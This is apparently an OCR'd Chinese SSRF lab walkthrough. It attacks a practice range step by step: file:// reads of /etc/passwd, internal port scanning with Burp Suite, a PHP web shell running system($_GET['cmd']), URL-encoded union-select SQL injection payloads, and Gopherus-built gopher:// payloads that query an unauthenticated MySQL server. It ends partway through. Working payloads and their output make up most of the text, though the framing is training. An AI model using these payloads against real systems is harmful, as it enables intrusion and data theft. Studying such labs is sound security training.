
本场景基本上覆盖了 SSRF 常见的攻击场景。

攻击实例


访问靶场地址：http://192.168.186.147:8080/



在输入框输入 lusong.store 测试




可以看到请求成功并且显示了结果，尝试访问内网 URL 试试。




测试依然成功，网站请求了 127.0.0.1 的 80 端口 ，也就是此可我们浏览的界面，所以我们就看到了图片上的“套娃”现象。 通过以上两次请求，已经基本上可以确定这个输入框 SSRF 的漏洞点，即没有对用户的输入进行过滤，导致可以用来发起任意的内网或者外网的请求。

现在尝试应伪协议来读取一些敏感数据，file:///etc/passwd




成功读取到了本地的文件信息，现在尝试来获取存在 SSRF 漏洞的本机内网 IP 地址信息，确认当前资产的网段信息：file:///etc/hosts





可以判断当前机器的内网地址为 172.72.23.21，那么接下来就可以对这个内网资产段进行信息收集


172.72.23.1/24 - SSRF 探测内网端口

利用 Burp Suite 用 http 协议来进行爆破，更具返回数据长度判断服务情况




Payload set: 1
Payload count: 254
Payload type: Numbers
Request count: 1,524
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 1
To: 254
Step: 1
How many:



You can define one or more payload sets. The number of payload sets depends on the attack type define
Payload set: 2
Payload count: 6
Payload type: Simple list
Request count: 1,524
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
22
80
8080
3306
6379
9000
Add
Enter a new item
Add from list ...



通过爆破可以轻易地整理出端口的开放情况：

```
172.72.23.1 --80 8080 22  #经过排查这个代表是靶场宿主机
172.72.23.21--80          #为现在所在靶机内网 ip
172.72.23.22--80
172.72.23.23--80 3306
172.72.23.24--80
172.72.23.25--80
172.72.23.26--8080
172.72.23.27--6379
172.72.23.28--80
172.72.23.29--3306
```


攻击 172.72.23.22--80




http://172.72.23.22:80 的快照如下：


Hello CodeExec

一个简单的页面，检查后没什么有用信息，一般这种情况下都要进行一些目录扫描吗，但现在因为不能直接访问，传统的目录扫描工具现在不适合了，这里依然可以使用 Burp Suite 进行扫描。




这里应为是练习，所有就直接手动输入了字典数据（这里是上帝视角）





访问 phpinfo.php

http://172.72.23.22/phpinfo.php 的快照如下：



System	Linux bc25632d933d 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64
Build Date	Oct 8 2019 05:33:38
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2

访问/shell.php，出现一个经典的 system 一句话木马：

http://172.72.23.22/shell.php 的快照如下：

```
<?php
highlight_file(__FILE__);
error_reporting(0);

system($_GET['cmd']);
?>
```

寻找 flag

http://172.72.23.22/shell.php?cmd=ls%20/ 的快照如下：

```
<?php
highlight_file(__FILE__);
error_reporting(0);

system($_GET['cmd']);
?>

bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

cat 读取

http://172.72.23.22/shell.php?cmd=cat%20/flag 的快照如下：

```
<?php
highlight_file(__FILE__);
error_reporting(0);

system($_GET['cmd']);
?>

flag{a8ebc494c479c9f03fc353b3ba81040d}
```

现在 172.72.23.22 这给靶机是达到攻击目的了，这里如果在实际情况是会在这台机子上用隧道代理技术来实现访问内网。但因为是本次靶场目的是练习 SSRF 漏洞，这台靶机就攻击完了。

攻击 172.72.23.23

有两个端口开放 80 和 3306

http 访问 80 端口

在 SSRF 注入点输入：http://172.72.23.23

提示是 GET 型 SQL 注入

尝试输入 http://172.72.23.23/?id=1

Sql 注入按正常流程测试，注入点测试，防护措施测试，字段数测试，爆数据库，爆表，爆列名，爆数据，这里就不一一赘述。

读取数据库名：

```
http://172.72.23.23/?id=-
1'%20union%20select%201%2C2%2C3%2Cdatabase()%3B%23
```

结果为：db

读取表名：

```
http://172.72.23.23/?id=-
1'%20union%20select%201%2C2%2C3%2Cgroup_concat(table_name)%20from
%20information_schema.tables%20where%20table_schema%3D'db'%3B%23
```

结果为：
flag_is_here,users

读取 flag_is_here_users 的列名

```
http://172.72.23.23/?id=-
1'%20union%20select%201%2C2%2C3%2Cgroup_concat(column_name)%20fro
m%20information_schema.columns%20where%20table_name%3D'flag_is_he
re'%3B%23
```

结果
content


最后读取 flag

```
http://172.72.23.23/?id=-
1'%20union%20select%201%2C2%2C3%2Ccontent%20from%20flag_is_here%3
B%23
```

ID	用户名	座右铭
1	2	flag{63cafe619721609713aedbddfdf4bba0}


这个题目还有一种攻击思路，因为我们知道 3306 是对内网开放的，可以测试一下是否为空密情况。

Gopherus 生成 payload




Payload

```
gopher://172.72.23.23:3306/_%a3%00%00%01%85%a6%ff%01%00%00%00%01%
21%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%72%6f%6f%74%00%00%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%7
0%61%73%73%77%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%
63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f
%70%69%64%05%32%37%32%35%35%0f%5f%63%6c%69%65%6e%74%5f%76%65%72%7
3%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%6d%06%
78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79
%73%71%6c%10%00%00%00%03%73%68%6f%77%20%64%61%74%61%62%61%73%65%7
3%3b%01%00%00%00%01
```




读取 flag 的 payload

Gopherus 生成 payload




```
gopher://172.72.23.23:3306/_%a3%00%00%01%85%a6%ff%01%00%00%00%01%
21%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%72%6f%6f%74%00%00%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%7
0%61%73%73%77%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%
63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f
%70%69%64%05%32%37%32%35%35%0f%5f%63%6c%69%65%6e%74%5f%76%65%72%7
3%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%6d%06%
78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79
%73%71%6c%23%00%00%00%03%75%73%65%20%64%62%3b%73%65%6c%65%63%74%2
0%2a%20%66%72%6f%6d%20%66%6c%61%67%5f%69%73%5f%68%65%72%65%3b%01%
00%00%00%01
```

攻击 172.72.23.24

只开放了 80 端口

